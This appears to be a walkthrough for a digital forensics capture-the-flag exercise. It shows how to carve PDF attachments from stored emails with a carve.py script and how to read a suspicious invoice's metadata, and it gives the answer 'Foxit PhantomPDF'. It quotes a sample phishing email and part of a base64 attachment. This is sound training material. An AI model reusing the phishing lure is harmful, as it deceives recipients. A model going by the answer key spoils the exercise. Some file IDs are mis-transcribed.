
Open a command prompt.

Use the following commands: `cd Desktop\Artifacts\smtp` , use "carve.py" to carve the pdf `carve.py alabank\153488413` .




```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\tracerfire>cd Desktop\Artifacts\smtp

C:\Users\tracerfire\Desktop\Artifacts\smtp>carve.py alabank\1534885413
[+] Email part ID 0: None
==> Content Type: multipart/mixed

[+] Email part ID 1: None
==> Content Length in bytes: 2083
==> Content Type: text/plain

[+] Email part ID 2: TCinc_Invoice_20170-4072-00.pdf
==> Content Length in bytes: 67338
==> Content Type: application/pdf

Enter the part ID of the email part you would like to carve: 2
Dumping email part ID 2 with filename TCinc_Invoice_20170-4072-00.pdf...
Successfully dumped file TCinc_Invoice_20170-4072-00.pdf
```

The file is then dumped in the smtp folder.



Name	Date modified
alabank	6/11/2019 1:34 F
asarea	6/17/2019 3:26 F
ebeltze	8/28/2018 2:33 F
carve.py	8/24/2018 10:51
TCinc_Invoice_20170-4072-00.pdf	7/23/2019 9:31 /

Open the file using **Acrobat Reader DC**.




INVOICE

Address:5102 Seebelppa Road
Phone: 808 482 2090
Email: TrashYourComputers@Tcinc.com

Date: 07-12-2018

Invoice No. : 20170-4072-00

Inside Acrobat Reader Go to **File>Properties**. Then **Description>Advanced>PDFProducer**.



Document Properties

Description

File: TCinc_Invoice_20170-4072-00.pdf

Title:

Author:

Subject:

Keywords:

Created: 8/1/2018 4:48:54 PM

Modified: 8/1/2018 5:52:48 PM

Application:

Advanced

PDF Producer: Foxit PhantomPDF Printer Version 9.1.0.0531

PDF Version: 1.7 (Acrobat 8.x)

Location: C:\Users\tracerfire\Desktop\Artifacts\smtp\

File Size: 65.76 KB (67,338 Bytes)

Page Size: 5.24 x 6.74 in

Number of Pages: 1

Tagged PDF: No

Fast Web View: No


Answer: Foxit PhantomPDF

Tartalo 3

What was the URL that one of the PDFs tried to reach out to?


Solution:

Open the **Artifacts** folder, look at the smtp and then choose Amaya's folder, **alabank.** Look through the folder and look for another file with a PDF. The first PDF was **1534885413** therefore the second PDF may have been sent around that time.




Name	Date modified	Type	Size
1533680398	8/23/2018 11:58 PM	File	65 KB
1533680610	8/23/2018 11:58 PM	File	1 KB
1533682877	8/23/2018 11:58 PM	File	1 KB
1533683555	8/23/2018 11:58 PM	File	2 KB
1533758082	8/23/2018 11:58 PM	File	1 KB
1533760538	8/23/2018 11:58 PM	File	1 KB
1533761972	8/23/2018 11:58 PM	File	2 KB
1534264976	8/23/2018 11:58 PM	File	1 KB
1534265457	8/23/2018 11:58 PM	File	1 KB
1534265726	8/23/2018 11:58 PM	File	1 KB
1534267029	8/23/2018 11:58 PM	File	8,469 KB
1534274242	8/23/2018 11:58 PM	File	1 KB
1534279039	8/23/2018 11:58 PM	File	2 KB
1534880910	8/23/2018 11:58 PM	File	2 KB
1534883251	8/23/2018 11:58 PM	File	2 KB
1534884720	8/23/2018 11:58 PM	File	3 KB
1534885413	8/23/2018 11:58 PM	File	93 KB
1534885750	8/23/2018 11:58 PM	File	4 KB
1534886499	8/23/2018 11:58 PM	File	48 KB
1534886896	8/23/2018 11:58 PM	File	2 KB
1534887908	8/23/2018 11:58 PM	File	48 KB
1534888441	8/23/2018 11:58 PM	File	2 KB
1535048500	8/23/2018 11:58 PM	File	8,647 KB
1535048595	8/23/2018 11:58 PM	File	1 KB
1535048839	8/23/2018 11:58 PM	File	1 KB
1535049232	8/23/2018 11:58 PM	File	2 KB
1535062924	8/23/2018 11:58 PM	File	8,647 KB

The other PDF file is in **1534886499**.



```
1534279039    8/23/2018 11:58 PM    File        2 KB
1534880910    8/23/2018 11:58 PM    File        2 KB
1534883251    8/23/2018 11:58 PM    File        2 KB
1534884720    8/23/2018 11:58 PM    File        3 KB
1534885413    8/23/2018 11:58 PM    File       93 KB
1534885750    8/23/2018 11:58 PM    File        4 KB
1534886499    8/23/2018 11:58 PM    File       48 KB
1534886896    8/23/2018 11:58 PM    File        2 KB
1534887908    8/23/2018 11:58 PM    File       48 KB
1534888441    8/23/2018 11:58 PM    File        2 KB
1535048500    8/23/2018 11:58 PM    File    8,647 KB
1535048595    8/23/2018 11:58 PM    File        1 KB
1535048839    8/23/2018 11:58 PM    File        1 KB
1535049232    8/23/2018 11:58 PM    File        2 KB
```

Notice a file named **TCinc_invoice.pdf** attached to the email.




```
--=_d39e727b93e8445463c738e317084698
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hi alabank,

Kindly view your new updated invoice. It new better view now.
This in
regards to invoice 1201-19219-129

Jimmy,
Trash Computers
Marketing Division
--=_d39e727b93e8445463c738e317084698
Content-Transfer-Encoding: base64
Content-Type: application/pdf;
 name=TCinc_Invoice.pdf
Content-Disposition: attachment;
 filename=TCinc_Invoice.pdf;
 size=34776
```

```
JVBERi0xLjcNCiWhs8XXDQoxIDAgb2JqDQo8PC9BY3JvRm9ybSAxMSAwIFIgL1BhZ
2VzIDIgMCBS
IC9UeXBlL0NhdGFsb2cvTWV0YWRhdGEgNTMgMCBSID4
+DQplbmRvYmoNCjQgMCBvYmoNCjw8L1Jl
c291cmNlcyA3IDAgUiAvTWVkaWFCb3hbIDAgMCAzNzYuNSA0ODguMjVdL1R5cGUvU
GFnZS9QYXJl
```


Use the tool, **carve.py**.

Open the command line. Use the following commands: first `cd Desktop\Artifacts\smtp` , and then to carve the PDF `carve.py alabank\1534886499` and select the part of the correct part of the email, 2.



